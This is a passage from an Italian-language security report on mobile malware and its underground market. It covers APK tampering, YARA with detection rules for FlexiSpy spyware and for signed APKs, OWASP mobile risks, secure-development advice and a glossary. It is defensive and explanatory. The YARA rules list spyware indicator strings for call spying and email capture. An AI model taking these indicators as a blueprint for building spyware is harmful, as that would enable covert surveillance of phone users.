[44] http://countermeasures.trendmicro.eu/android-malware-believe-the-hype/

[45] http://www.theregister.co.uk/2013/03/04/android_app_google_play_fraud/

Android APK

Ci sono un numero di strumenti disponibili che possono effettuare il reverse engineer del codice binario all'interno di Android APK, che contiene le cartelle e i file per l'installazione di app. Un tool del genere, 'ApkTool', aiuta a decodificare un'app, cambiarla e riassemblarla. Sebbene ideato per 'BUONI" scopi, strumenti come questo sono sfruttabili anche per abusi[46]. Un recente blog su Android dimostrò come SwiftKey APK poteva facilmente essere tramutato in un key logger usando il decompilatore ApkTool[47].

Virustotal ad oggi registra 5.6 milioni di potenziali file documentati come malevoli per Android (APK, dyn-calls, checks-GPS, etc.) dei quali 1.3 million sono confermati come pericolosi da almeno due produttori di AV.[48].

Interventi, Regole e Classificazione

Yara – un'introduzione[49]

Yara è uno strumento open source realizzato da Víctor Álvarez nel 2009 e come stabilisce il progetto, è predisposto per la classifazione ed identificazione dei malware. In realtà il tool è flessibile e robusto al punto tale che può esser utilizzato per scansionare qualunque file, malevolo o meno e identificarne velocemente componenti, contenuti e metadata.

Yara non sostituisce gli antivirus ma è estremametne utile quando si debba controllare una grande quantità di file con firme personalizzate. Offre un linguaggio facile da compendere basato su PCRE (Perl Compatible Regular Expressions). Ci sono add-on per editor di testo che offrono evidenziatori di sintassi e strumenti di editig come G-YARA – un editor di regole ad interfaccia web.

Yara è anche adatto per la ricerca di intrusioni malevole sui dispositivi mobili.

Di seguito alcuni degli possibili scenari reali degli usi di YARA per la difesa di reti, risposta agli incidenti, analisi forense e ricerca di malware:

- Ispezione di email sul gateway alla ricerca di malware o phishing in arrivo e/o monitorare l'uscita di informazioni sensibili aziendali.
- Uso come un antivirus secondario con firme proprietarie per la scansione dei sistemi.

---

[46] https://code.google.com/p/android-apktool/

[47] http://www.android-app-development.ie/blog/2013/03/06/inserting-keylogger-code-in-android-swiftkey-using-apktool/

[48] https://www.virustotal.com

[49] http://www.deependresearch.org/2013/02/yara-resources.html

- Controllo di URL per classificare il contenuto di link sospetti prima di una analisi più approfondita. Scansionare le informazioni di rete con l'ausilio di Chopshop o Yaraprocessor - strumenti open source di analisi di pacchetti sviluppati da MITRE[50] o usati in moduli per server proxy (vedi Yara C-ICAP Server Module by Fyodor Grave)[51].
- Uso di firme nelle appliances di FireEye o incorporate in strumenti personalizzati, sandbox e scanner con la disponibilità dei dialetti Yara-python o Yara-ruby[52].
- Scansionare i file individuati o i sistemi compromessi per determinare se si tratta di cose già viste o invece si è trovato malware mai individuato con altri mezzi.
- Classificare il malware per famiglie, attività, attori, tratti caratteristici o exploit usati.
- Uso come componente di strumenti open source come Cuckoo sandbox, MIDAS (Metadata Inspection Database Alerting System), Moloch (IPv4 packet capturing (PCAP), indexing and database system) o aggiunta di funzioni personalizzate di scansione per customizzare tool e sistemi.
- Controllo di informazioni di identificazione personale (PII), informazioni finanziare/carte di credito, dati sensibili/classificati su sistemi compromessi durante la fase di triage dell'incident response.
- Leverage Volatility durante la ricerca di codice malware nei dump di memoria e negli ouput di log2timeline. Uso con le macchine virtuali forensi SIFT e RemNux che lo hanno installato.
- Scansione di immagini forensi alla ricerca di indizi di compromissione o investigativi.
- Scambio, con altri gruppi, di ricerche e indicatori di compromissione sottoforma di firme.

Maggiori informazioni e collegamenti a questi e altri strumenti di Yara possono essere trovati a *DeepEnd Research: Yara Resources*[53].

---

[50] http://www.mitre.org/work/cybersecurity/blog/cyber_tools_shields.html

[51] https://github.com/MITRECND/yaraprocessor

[52] http://www.fireeye.com/

[5353] http://www.deependresearch.org/2013/02/Yara-resources.html>

Yara Exchange[54]

Yara Exchange fu formato da DeepEnd Research nell'Agosto 2012 per costituire una community dove ricercatori di information security si potessero riunire per discutere di vari argomenti connessi con l'uso di YARA.

Esempi di regole Yara per dispositivi mobili

Yara può identificare comportamenti sospetti sui dispositivi mobili. E' particolarmente utile nell'identificazione di malware di intrusione mobile e supporta Blackberry e Android per 'Flexispy'[55]:

```
{
    meta:
        description = "FlexiSpy, FeelSecure and other mobile spyware from
Vervata."
        author = "Tim Ehrhart"
        source = "Various mobile malware samples"
        date = "2012-11-15"
        version = "1.1"
    strings:
        $feelsecure1 = "wefeelsecure.com"
        $feelsecure2 = "res/raw/feelsecure"
        $flexispyandroid1 = "res/layout/gps_time_interval_dialog.xml"
        $flexispyandroid2 = "assets/libsmitm.so"
        $flexispyandroid3 = "res/drawable/fspy.png"
        $flexispyandroid4 = "assets/temp_app.apk"
        $flexispyblackberry1 = "LICENSE_GENERATOR_AUTHENTICATION_ERROR"
        $flexispyblackberry2 = {D8 2C 20 4C 41 43 3A 00 00 06 00 24 D8 2C 20
4D
43 43 3A 00 00 06 00 24 D8 2C 20 4D 4E 43 3A 00 00 14 00 24}
        $flexispyblackberry3 = "EmailCapture.startCapture()"
        $flexispyblackberry4 = "SpoofSMSCmd"
        $flexispyblackberry5 = "ENABLE_SPYCALL"
        $flexispyblackberry6 = "MONITOR_NUMBER"
        $flexispyblackberry7 = "Spy call is enabled"
        $flexispyblackberry8 = "isFlexiKey"
        $flexispyblackberry9 = "net_rim_platformapps_resource_security"
    condition:
        any of them
```

[54] http://www.deependresearch.org/2012/08/Yara-signature-exchange-google-group.htm>

[55] Courtesy 'Lookout Mobile Security' https://www.lookout.com/

```
}
```

Figura 13: Rilevamento di 'FlexiSpy' in corso

I componenti di Yara pososno individuare validi APK, per un ulteriore controllo. In questo esempio l' APK è disassemblato da un JAR/ZIP/etc.

```
{
       meta:
author = "Tim Strazzere"
date = "10/25/2012"
version = "1.0"
tag = "Android"
comment = "Attempted to detect an APK file with a classes.dex that is signed"
     strings:
$PK_HEADER = {50 4B 03 04}
$MANIFEST = "META-INF/MANIFEST.MF"
$DEX_FILE = "classes.dex"
       condition:
$PK_HEADER in (0..4) and $MANIFEST and $DEX_FILE
}
```

Figura 14: Individuazione di decompilazione di codice APK sospetta

Guida strategica

Cosa può essere fatto? Cosa dovrebbe essere fatto?

Ci sono soluzioni di tipo 'quick fix' per il problema dei malware su dispositivi mobili o contro l'esistenza, ad essi correlata, di un'economia underground, il cui successo dipende da un incrocio di offerta e domanda.

Utilizzando tale esempio, e le mancanze dell'industria informatica esistente, è ovvio che soluzioni sporadiche da sole non hanno alcun effetto. I problemi globali richiedono sforzi globali e questo rimane uno dei più grandi ostacoli da superare.

Un approccio integrato richiede l'impegno di operatori di telefonia mobile, degli sviluppatori, di negozi virtuali di app, di fornitori, di produttori e, naturalmente, degli utenti. Si richiede un miglioramento della gestione, la divulgazione su come i dati sono raccolti e usati, una maggiore trasparenza circa le applicazioni, linee guida per gli sviluppatori, i Termini di Servizio e le regole, monitoraggio di traffico improprio o abusivo, e più severe richieste agli utenti circa le autorizzazioni e le impostazioni di accesso.
Anche le specifiche misure dell'industria devono compiere un lungo cammino per

proteggere contro le frodi mobili. Ad esempio, il software di rilevamento delle frodi con riconoscimento vocale biometrico aiuta ad aggregare le registrazioni vocali e a conservare la cronologia delle telefonate dei clienti per ulteriori analisi.

Da un punto di vista pragmatico dovremmo accettare la persistenza della frode mobile. Con questo presupposto le organizzazioni possono prendere il controllo della gestione mobile all'interno del luogo di lavoro e attuare una serie di misure di contenimento dei danni. Qui, alcune di queste misure figurano insieme ad alcuni suggerimenti su scambio di informazioni e linee guida per gli sviluppatori di applicazioni.

Una guida pratica all'analisi dei rischi per le organizzazioni

OWASP (The Open Web Application Security Project) pubblica un documento periodico, il 'Mobile Security Project' che elenca i '10 Rischi più importanti del settore mobile". L'analisi di OWASP stima fattori come 'probabilità' e 'impatto' così come di fattori di 'minaccia' per determinare le più gravi vulnerabilità mobili.

Gli ultimi "Top 10 Rischi del settore mobile" (5 Marzo 2013) sono i seguenti:

1. Archiviazione non sicura di informazioni
2. Controlli deboli lato server
3. Insufficiente Protezione nello Strato Trasporto
4. Inoculazione lato client
5. Autorizzazioni e Autenticazioni deboli
6. Gestione impropria delle sessioni
7. Decisioni di sicurezza attraverso comandi non attendibili
8. Furto di informazioni lato canale trasmissivo
9. Cifratura compromessa
10. Scoperta di informazioni sensibili

L'approccio di OWASP fornisce una guida pratica per le analisi del rischio che possono essere un valido aiuto per determinare quali soluzioni possono o devono essere applicate.

Secondo OWASP il rischio numero 1, 'l'archiviazione non sicura di informazioni' rinforza le conclusioni provenienti da una moltitudine di altre fonti. L'archiviazione non sicura di dati, nella forma del dispositivo 'sbloccato', è pesantemente criticata da una moltitudine di soggetti, inclusi i service provider, come visto nei recenti avvisi di Apple[56].

[56] http://support.apple.com/kb/HT3743

Questo avviso giunge alla luce di una disposizione emessa negli Stati Uniti, entrata in vigore il 23 Gennaio 2013, che richiede che gli utenti ottengano il permesso del provider prima di 'sbloccare' i nuovi smartphone[57].

Adesso tutto ciò fornisce agli operatori degli Stati Uniti una giustificazione legale con la quale il servizio ai dispositivi 'sbloccati' può essere negato. Sarà interessante vedere che impatto avranno le nuove regole e cosa faranno gli utenti di dispositivi 'sbloccati' se il servizio per i loro telefoni venisse bloccato. I dispositivi più vecchi e quelli al di fuori degli Stati Uniti rimarranno liberi da questa restrizione.

Negozi virtuali di App e permessi

Dovrebbe essere introdotto un meccanismo per verificare le applicazioni prima della pubblicazione sull'Apple Store, Google Play e il Market Android. L'applicazione di un modello di policy e la responsabilità di un controllo costante aiuterebbero ulteriormente il procedimento di verifica.

I permessi alle App sono attualmente estremamente generalizzati. Agli sviluppatori dovrebbe essere richiesto di specificare esattamente a quale scopo sono richiesti i permessi. Per esempio, se un'applicazione vuole "provare l'accesso al dispositivo di archiviazione protetto", l'utente che sta valutando l'installazione dovrebbe agevolmente comprenderne la motivazione.

Scambio di informazioni

I CERT/CSIRT dovrebbero stringere sui loro tempi di risposta agli incidenti e analisi attraverso i loro canali diretti poichè talvolta si impiega più di 8 ore per eliminare applicazioni malevole.

Uno scambio trasparente in ambito cyber-intelligence su informazioni riguardanti i programmi "underground" di sottoscrizione mobile potrebbero essere forniti da membri APWG. Questo fornirebbe informazioni rilevanti sul crimine in ambito mobile che attualmente manca di adeguata considerazione. I Cybercriminali trovano estremamente semplice usare i mercati underground per commercializzare le loro attività.

Al primo posto nell'agenda per lo scambio di informazioni dovrebbero esserci gli abusi riguardante gli "short number", qualcosa che tutti gli operatori telefonici ignorano con troppa semplicità. Nell'ottica dello scambio, i membri dovrebbero essere in grado di condividere le informazioni sugli "short numbers" individuati, i dettagli WHOIS dei link trovati nelle comunità underground che promuovono attività di spam/smishing/phishing, il tutto per aggregare i dati in maniera

[57] http://arstechnica.com/tech-policy/2012/10/jailbreaking-now-legal-under-dmca-for-smartphones-but-not-tablets/

centralizzata per ulteriori investigazioni. Sarebbe altresì di interesse monitorare i siti di e-commerce che aiutano i cybercriminali a monetizzare (EPASE, SMS billings).

Le aziende che forniscono servizi e gli ISP dovrebbero attivarsi per aumentare la consapevolezza degli utenti finali circa le applicazioni malevole e le altre misure di sicurezza. Qui l'APWG può aiutare con speciali raccomandazioni e white paper che i clienti di ISP mobili possono far circolare come parte di un programma di educazione. Questo potrebbe essere distribuito durante il processo di accettazione delle condizioni contrattuali e attraverso i canali aziendali propri dell'operatore.

Linee guida per lo sviluppo di applicazioni sicure

Gli sviluppatori di applicazioni di banking-online e di e-commerce per mobile dovrebbero seguire un insieme condiviso di linee guida sullo sviluppo sicuro di applicazioni. Un esempio, in breve, dello sviluppo di pratiche di sicurezza mobile per la realizzazione di applicazioni è disponibile da Via Forensics[58]. Comunque ci sono molte valide risorse per questo argomento alcune delle quali sono elencate nella sezione 'Approfondimenti'. Sintetizzando, i principi chiave sono:

1) Sicurezza dei Metadata Mobili

Specifici parametri di compilazione come il PIE (Position Independent Executable), SSP (Stack Smashing Protection) e ARC (Automatic Reference Counting) dovrebbero essere utilizzati in supporto all'ASLR (address space layout randomization) e per individuare e minimizzare le vulnerabilità software.

E' altamente raccomandato che tutti i meccanismi di debugging come NSLog dovrebbero essere disabilitati prima che applicazioni di banking mobile siano pubblicate su Google Play, Apple Store or the Android market altrimenti può essere ancora possibile replicare là alcune informazioni sensibili e permettere ai malicious hacker di sottrarre informazioni sensibili localmente dopo che un dispositivo mobile è stato infettato.

2) Sicurezza dei protocolli delle applicazioni

Alcune applicazioni mobili sono sviluppate con funzioni SSL debugged o disabilitate. Ciò agevola gli attaccanti a condurre attacchi del tipo "Man in the Middle" e intercettare o modificare i dati.

Le comunicazioni lato server dei servizi di online-banking e di e-commerce hanno bisogno di essere messi in sicurezza per evitare attacchi che usino XSS, CSRF e XXE che permettano modificazioni delle caratteristiche di integrità e confidenzialità.

3) Sicurezza di database embedded e storage

[58] Best practices in tema di Secure mobile development (https://viaforensics.com/resources/reports/best-practices-ios-android-secure-mobile-development/)

La scelta di database embedded è un importante fattore nella sicurezza dell'archiviazione per le applicazioni mobili.

SQLite è probabilmente il database engine per la sicurezza mobile ed è lo storage più largamente usato ma questo ed altri meccanismi simili non sono esenti da rischi e da attacchi. I database embedded non sono automaticamente cifrati, permettendo così agli attaccanti di ottenere l'accesso ed estrarre i dati, talvolta usando sistemi di SQL injection.

4) Password information Storage security

Il file Keychain file (iOS) archivia le password sull' iPhone incluso quelle usate per le email. Gli attaccanti possono sovrascrivere il keychain fornendo accesso a tutti i dati archiviati localmente incluse le email, i contatti, le foto, etc. Al 05.12.12 tutte le versioni di iOS superiori alla 6.0.1 ne erano affette[59].

È caldamente consigliato, per evitare possibili perdite di informazioni, che nessun dato sensibile sia creato o archiviato sul lato client (in locale) del device iOS.

[59] https://www.sit.fraunhofer.de/fileadmin/dokumente/sonstiges/iPhone_keychain_faq.pdf

Conclusioni

Questa relazione verifica l'esistenza di un mercato di malware mobile che è pronto a trarre pieno vantaggio da un settore, che, per quanto ancora nella fase iniziale, continua a crescere e ad evolversi. Il mercato mobile underground beneficia dell'esistenza di un modus operandi consolidato riguardante il malware, ben strutturato e di successo, per computer desktop.I detentori del mercato del mobile malware, come le loro controparti del desktop malware, sono esperti, ricchi di risorse e veloci nello sfruttare le nuove tecnologie, applicazioni e funzioni non appena si sviluppano. L'incentivo è di guadagnare da un mercato globale dei pagamenti mobili che dovrebbe superare i $ 1.3tn entro il 2017.

La crescente prosperità delle economie emergenti dell'Asia vede guidare il mercato mobile, ma sarebbe pericoloso sottovalutare l'influenza sia dell'Africa che del Sud America.
I mercati emergenti hanno un ruolo importante da svolgere nell'espansione delle infrastrutture e dei servizi mobili. Altrettanto importanti sono le differenze nello stile di vita, la cultura e le economie di mercato di singole nazioni cioè: gli stipendi, i trasporti, l'istruzione e la mancanza di infrastrutture di telecomunicazione cablate, ecc; in quanto questi hanno un rapporto con il successo finale dell'underground economy basata sulla domanda e sull'offerta.

Il mercato del malware mobile è già vivo e vegeto. Solo una risposta integrata e globale basata sulla cooperazione, sull'educazione e sulla sensibilizzazione può limitare il suo successo.

Appendice 1 - Ulteriori letture

'Dissecting android malware - Characterization and evolution'[60]

Zhou and Jiang

Un'analisi in profondità di più di 1200 esempi di malware collezionati fra l'agosto 2010 e l'ottobre 2011. Lo studio segue il processo del malware per mobile, dall'installazione all'attivazione, ricercando i vari 'modus operandi' e le attività malevole del payload per eludere gli attuali sistemi di rilevazione. Gli autori concludono che le percentuali di rilevamento che vanno dal minimo di 20.2% al 79.6% suggeriscono la necessità di un "miglior sviluppo della prossima generazione di soluzioni anti-mobile-malware."

Presentata al Simposio IEEE sulla Security & Privacy, 2012

'SMS stealing apps uploaded to Google Play by Carberp banking malware gang'[61]

Group-IB – January 2013

Diversi mesi fa, su richiesta di Sberbank (la banca nazionale di riferimento Russa), Group-IB individuò malware applicato al mobile-banking attraverso Google Play. Analizzando la funzionalità dell'agente è possibile classificarlo come uno SMSStealer.APK creato per infettare dispositivi Android. Alcuni file specifici dopo l'installazione mostrano l'interfaccia grafica utente usata per richiedere l'autorizzazione dell'utente attraverso un processo di verifica a mezzo telefono. Lo schema della frode è basato sull'intercettazione dell'SMS usato nel processo di autenticazione e potrebbe essere molto utile per truffe bancarie. Banche degli USA e del Canada, ma anche altre istituzioni finanziarie, usano un sistema di One Time Password trasmesso via SMS, e naturalmente un attaccante che lo intercetti potrebbe completare transazioni fraudolente.

'Russian Underground 101' Trend Micro Incorporated Research Paper 2012[62]

Max Goncharov

Un'analisi del mercato nero russo basata su informazioni trovate su forum online e altri servizi popolari fra i cybercriminals. Il passaggio da semplice hobby a modalità strutturate di guadagnarsi da vivere, la frode online è esaminata dal punto di vista del truffatore professionista. L'hacking, la creazione di traffico, la scrittura di codice per i Trojans, gli exploit e altro malware sono solo alcuni dei servizi che possono essere acquistati online. I concetti fondamentali del underground market russo sono

---

[60] http://www.malgenomeproject.org/

[61] http://thehackernews.com/2013/01/dissecting-mobile-malware.html

[62] http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-russian-underground-101.pdf

esaminati insieme con il meccanismo di relazioni all'interno della comunità. Le informazioni sono fornite a fronte di prezzi stabiliti su una serie di servizi. Questo documento fornisce indicazioni di rilievo sul tipo di attività criminale che si manifesta come attività lecita per riempire i portafogli di truffatori online che si muovono con successo nel mercato nero .

'Guidelines on Hardware-Rooted Security in Mobile Devices' (Draft) – Recommendations of the National Institute of Standards and Technology

Lily Chen, Joshua Franklin, Andrew Regenscheid – October 2012

In questo draft paper il NIST avvisa circa la mancanza di sicurezza fondamentale al livello root degli attuali dispositivi mobili in contrasto con le più recenti generazioni di laptop e computer. Il documento raccomanda un intervento dell'industria per assicurare che queste capacità siano implementate come componenti basilari e per aiutare le organizzazioni nel mettere in sicurezza i loro dispositivi mobili o i dispositivi di proprietà personale utilizzati per il lavoro (BYOD). Il NIST fornisce linee guida per l'introduzione di tecnologie di sicurezza base per una vasta gamma di dispositivi mobili, comprendendo tre principali elementi di sicurezza implementati al livello Roots of Trust (RoTs).

Questo documento ha ricevuto critiche da parte della Telecommunications Industry Association (TIA) per la sua enfasi sul Trusted Platform Module (TPM) come la soluzione ai problemi di sicurezza mobili[63]. La TIA descrive la proposta del NIST come "oltremodo impositiva" e ha suggerito che TPM era solo una delle diverse maniere con cui implementare la sicurezza.

Mobile Malware Evolution: Part 6[64]

Denis Maslennikov, Kaspersky Labs – February 13

Un' analisi periodica degli eventi dell'anno precedente: nel Volume 6 i Kaspersky Labs analizzano il 2012 attraverso trend realizzati con analisi qualitative e quantitative e con previsioni sullo sviluppo del mobile malware nel 2013.

I Laboratori Kaspersky riferiscono sull'emergenza di una versione mobile di FinSpy con una analisi approfondita su questo evento 'rilevante' insieme all'incidente 'Red October' (Ottobre Rosso) quando dispositivi mobili furono scoperti essere stati obiettivi poichè componenti di un attacco di spionaggio.

[63] http://www.networkworld.com/news/2012/121712-nist-tia-265172.html?page=1

[64] http://www.securelist.com/en/analysis/204792283/Mobile_Malware_Evolution_Part_6

Safety on the Line – A project report from Freedom House supported by the Board of Governers[65]

Freedom House, l'organizzazione indipendente di controllo che si occupa dell'espansione della libertà nel mondo, valuta il rischio e le vulnerabilità di servizi mobile e delle app in 12 nazioni: la Repubblica di Azerbaijan, la Repubblica di Bielorussia, la Repubblica Popolare Cinese, la Repubblica Araba d'Egitto, la Repubblica Islamica dell'Iran, la Libia, il Sultanato dell'Oman, il Regno di Arabia Saudita, la Repubblica Araba Siriana, la Repubblica Tunisina, la Repubblica dell' Uzbekistan, e la Repubblica Socialista del Vietnam.

Le tecnologie mobili così come i sistemi operativi, le applicazioni e i protocolli sono analizzate per indagare su sicurezza e privacy. I ricercatori concludono che, nelle nazioni studiate, "… c'è un impressionante alto livelllo di penetrazione dei dispositivi mobili in quasi tutti i mercati …". Questi sono rischi significativi per i dispositivi mobili in quelle nazioni, a molteplici livelli, da quello harware al sistema operativo e al livello regolatore.

Do-It-Yourself Guide to Cell Phone Malware[66]

William r. Mahoney & Craig A. Pokorny, University of Nebraska at Omaha – Jan 2009

I kit di codice **Off-the-shelf** per cellulari sono facili da trovare e da acquistare, come suggerisce questo studio e aiuta alla creazione di software malevolo. Arrivare al sorgente delle interfacce e anche degli strumenti di programmazione presentava pochi ostacoli come i ricercatori hanno scoperto con loro sorpresa. Solo un minimo di abilità e qualche conoscenza della sintassi degli errori è tutto ciò che viene richiesto per creare malware per cellulari.

Android Malware Forensics: Reconstruction of Malicious Events[67]

Juanru Li, Dawu Gu, Yuhao Luo, Dept. of Computer Science and Engineering, Shanghai Jiao Tong University

Usando un caso di studio realmente accaduto che interessava un evento malevolo su un sistema operativo Android, ricercatori dell'Università Jiao Tong di Shangai dimostrano come programmi sospetti possano essere facilmente individuati e disabilitati. La chiave per combattere il codice malevolo è stata trovata nelle analisi di comportaento dei malware. Il documento segue le analisi forensi e un processo sistematico usato nella individuazione di malware, e descrive tipici comportamenti malevoli osservati su sistemi Android.

---

[65] http://www.freedomhouse.org/report/special-reports/safety-line-exposing-myth-mobile-communication-security

[66] http://paper.ijcsns.org/07_book/200901/20090135.pdf

[67] http://ieeexplore.ieee.org/xpl/articleDetails.jsp?reload=true&arnumber=6258204

Implicazioni legali nel contrasto alle Botnets[68]

Una relazione congiunta del NATO Cooperative Cyber Defence Centre of Excellence (CCDCoE) e la European Network and Information Security Agency (ENISA)

Questa relazione usa la legislazione estone e tedesca per analizzare le implicazioni legali della mitigazione di botnet dal punto di vista di due differenti entità legali. La relazione suggerisce una azione legale tipo nel caso di danno illegale o circostanze simili che può accadere durante il processo di contrasto alla botnet. Evidenzia una serie di considerazioni legali e rischi potenziali che possono sorgere a seguito di una mitigazione di botnet.

Altre Risorse

- http://ssv.sebug.net/IOS_Application_Security_Testing_Cheat_Sheet
- http://www.exploit-db.com/wp-content/themes/exploit/docs/18831.pdf
- http://media.blackhat.com/bh-us-12/Briefings/Engler/BH_US_12_Engler_SIRA_WP.pdf
- ENISA Smartphone Security: http://www.enisa.europa.eu/activities/identity-and-trust/risks-and-data-breaches/smartphones-information-security-risks-opportunities-and-recommendations-for-users/at_download/fullReport

[68] http://www.ccdcoe.org/205.html

Appendice 2 – Glossario

ADSL (Address Space Layout Randomization)

Una tecnica usata per aumentare lo spazio di ricerca in modo da diminuire le possibilità di identificazione della locazione del codice.

AFE (Android Framework for Exploitation)

Un open source project per esplorare le vulnerabilitià e le debolezze nei dispositivi Android. Il framework è espandibile per permettere l'integrazione con strumenti personalizzati o inserimento di moduli[69].

APK (.apk)

Formato di file di tipo package per applicazioni Android usato per la distribuzione di applicazioni da installare sul sistema operativo Android di Google.

App

Una applicazione software per uso mobile studiata per operare su dispositivi mobili.

AS (Autonomous System)

Un AS è una unità della policy di router, sia di una singola rete che di un gruppo di reti che è controllata da un comune amministratore di rete a nome di una entità come un' università, un'impresa commerciale, o un internet service provider. Un AS è anche talvolta riferito a un dominio di routing. Ad ogni sistema autonomo è attribuito un indirizzo globalmente univoco chiamato Autonomous System Number (ASN).

Badware

Software che fondamentalmente disattende una scelta dell'utente su come il suo computer sarà usato. Tipi di badware sono gli spyware, i malware, o gli annunci ingannevoli. Esempi comuni di badware includono i salvaschermi gratuiti che in maniera occulta generano pubblicità, toolbar ingannevoli per web browser, toolbars che portano a siti web non voluti, e programmi di keylogging che possono trasmettere dati personali a utenti malicious.

Blacklist

In informatica, una blacklist è un meccanismo basico di controllo dell'accesso usato per negare il diritto di accesso. L'opposto di ciò è una whitelist, che permette l'accesso solo alle entità elencate. Come una sorta di terra di mezzo, una lista grigia contiene voci che sono temporaneamente bloccate o temporaneamente accettate. Le voci nella lista grigia posso essere revisionate o ulteriormente testate per l'inclusione nella blacklist o nella whitelist. Alcune community e webmaster pubblicano le loro blacklist per la consultazione al grande pubblico.

---

[69] http://news.softpedia.com/news/Experts-Demonstrate-Security-Holes-in-Android-with-Exploitation-Framework-285047.shtml

Bluetooth

Lo standard Bluetooth fu ufficialmente adottato nel 1998. Oggi la tecnolgoia Bluetooth è disponibile ovunque permettendo comunicazioni senza fili fra molti tipi differenti di dispositivi.

Botnet

Botnet è un termine per indicare un insieme di robot software, o bot, che operano autonomamente e automaticamente. Il termine è frequentemente associato con il software malevolo usato dai cyber criminali, ma può anche riferirsi alla rete di computer infetti che usano software per computer distribuito.

Blended Attack

Una combinazione di attacci come worms, virus, Trojan usati per massimizzare l'effetto di un exploit. Una combinazione è stata chiamata 'MALfi' a significare una combinazione di RFI (remote file inclusion), LFI (local file inclusion), XSA (cross server attack), e RCE (remote code execution).

C&C Servers

Il fulcro centrale di comunicazione al quale le bot fanno riferimento e dove la bot attaccante (o master) comunica con il gruppo della botnet. I canali di comunicazione variano, ma IRC (Internet Relay Chat) può essere usato per lo scambio di messaggi sotto copertura.

DDoS (Distributed Denial of Service)

Gli attacchi DDoS o floods possono essere eseguiti in diverse maniere. L'effetto desiderato è quello di interrompere la normale continuità di un servizio web. Gli attaccanti sfruttano la potenza di molteplici computer, sia attraverso una botnet o grazie al numero di utenti, per sommergere il sistema con molteplici richieste finchè non crolla. Un altro metodo per lanciare un attacco è amplificare le richieste DNS attraverso dei resolver DNS aperti che utilizzano poche risorse per raggiungere il loro scopo.

DNS (Domain Name System)

DNS associa varie informazioni con i nomi a dominio; principalmente si comporta come "l'elenco del telefono" dell'internet, traducendo i nomi dei computer umanamente comprensibili, es. www.example.com, in indirizzi IP, es. 208.77.188.166, di cui i dispositivi di rete hanno bisogno per consegnare le informazioni. Un DNS archivia anche altre informazioni come la lista dei mail server che accettano email da un dato dominio, fornendo un servizio di reindirizzamento globale basato su parole-chiave.

Exploit

Un exploit è una porzioni di codice, un chunk di dati, o una sequenza di comandi che trae vantaggio da un baco, malfunzionamento o vulnerabilità per fare in modo che un software, harware o qualcosa di elettronico sia afflitto da un comportamento

irregolare. Questo include frequentemente attività come ottenere il controllo di un computer, azioni di privilege escalation o un attacco di tipo denial of service (DoS).

GPRS (General Packet Radio Service)

Un data service wireless capace di supportare un numero di protocolli 'in movimento'. I cellulari beneficiano di accesso ad internet istantaneo, messaggistica SMS e MMS e servizi basati sulla localizzazione.

Hosting

Solitamente riferito ad un server web (o ad una rete di server) connesso a internet che archivia i file di un sito web.

IMEI (International Mobile Station Equipment Identity)

Numero identificativo usato dai provider di telefonia mobile. L'IMEI può essere usato per "contrassegnare negativamente" un telefono rubato o per identificare l'obbiettivo di un'intercettazione, legale o meno.

IP (Internet Protocol)

IP è il protocollo primario nello strato Internet della Suite Internet Protocol ed ha il compito di trasportare pacchetti di dati dal computer di origine a quello di destinazione unicamente basandosi sul suo indirizzo.

IPv4

Internet Protocol versione 4 (IPv4) è la quarta revisione nello sviluppo del Protocollo Internet (IP). Pv4 usa indirizzi a 32-bit (4 byte), che limita lo spazio di indirizzamento a 4.3 miliardi di possibili indirizzi univoci. Comunque, alcuni sono riservati per scopi particolari come per reti private (18 milioni) o indirizzi multicast (270 milioni).

IPv6

Internet Protocol Version 6 (IPv6) è una versione del protocollo Internet che è stato designato a succedere ad IPv4. IPv6 usa indirizzi a 128-bit, lo spazio di indirizzamento IPv6 supporta circa 2^{128} indirizzi

ISP (Internet Service Provider)

Una società o organizzazione che ha la strumentazione e il pubblico accesso per fornire ai clienti connettività internet, a fronte di un pagamento, es. emails, web site serving, online storage.

Jailbreak

Sbloccare o 'crackare' il programma radice del sistema operativo (iOS) per rimuovere restrizioni. Jailbreaking permette l'uso di SIM card di altri provider per far eseguire programmi di terze parti, per exploitare software/hardware.

Kernel

Un modulo dove hanno luogo i principali processi del sistema operativo. Il kernel amministra (collega) i servizi essenziali usati da altri componenti del sistema operativo o applicazioni.

Keylogging

Un programma che cattura l'attività della tastiera spesso senza la consapevolezza dell'utente. Il Keylogging è usato per registrare in maniera occulta e catturare informazioni personali.

LFI (Local File Inclusion)

Uso di un file all'interno di un database per sfruttare la funzionalità del server. Anche per crackare funzioni di cifratura all'interno di un server, es. passwords, MD5, etc.

Malicious Links

Link inseriti su un sito per dirigere deliberatamente un visitatore verso un sito malevolo per inoculare virus, spyware o qualunque altro tipo di malware su un computer, es. falsi antivirus. Possono essere inseriti all'interno di una funzione del sito o mascherati per re-indirizzare con l'inganno il visitatore.

MITM (Man-in-the-Middle)

Intercettazione fra due sistemi usata come mezzo di attacco contro l'utente attraverso il re-indirizzamento di una connessione per stabilire un servizio proxy. L'attaccante può eseguire azioni contro l'utente che includono la lettura, l'inserimento e la modifica dei dati.

MTAN (Mobile Transaction Authentication Number)

Versione per mobile banking del classico TAN usato per autorizzare transazioni finanziarie on line fornendo autenticazione a due fattori.

NFC (Near Field Communication) - Comunicazione Ravvicinata

La tecnologia e gli standard che permettono ai dispositivi di comunicare usando radio frequenza da distanze ravvicinate. NFC permette pagamenti senza contanti, trasferimento di file e accoppiamento via Bluetooth, la condivisione di informazioni attraverso social network, etc.

NS (Name Server)

Ogni nome a dominio deve avere un nome server primario (es. ns1.xyz.com), e almeno un nome server secondario (ns2.xyz.com etc). Questo requisito serve a rendere il dominio sempre raggiungibile anche se un name server diventa iraggiungibile.

Open Source Security

Più comunemente applicato al codice sorgente di software o dati resi disponibili al grande pubblico con blande o inesistenti restrizioni di proprietà intelettuale. Gli utenti possono creare contenuti software user-generated e contribuire con sforzi individuali incrementali o attraverso la collaborazione.

OWASP (The Open Web Application Security Project)

Organizzazione mondiale senza scopo di lucro con scopi sociali dedicata a migliorare la sicurezza del software. Il suo scopo statutario è rendere visibile la sicurezza software, così che gli utenti privati e le organizzazioni possano prendere decisioni informate circa i veri rischi del software.

PIE (Position Independent Executable)

Codice binario costituito da codice interamente indipendente dalla posizone senza riguardo al suo indirizzo assoluto.

Phishing

Un tipo di frode con lo scopo di sottrarre dati personali rilevanti, come numeri di carta di credito, password, informazioni di autenticazione e altri dati. Il phishing è solitamente diffuso attraverso email (dove la comunicazione appare come proveniente da un sito originale) o SMS.

Pocket Botnet

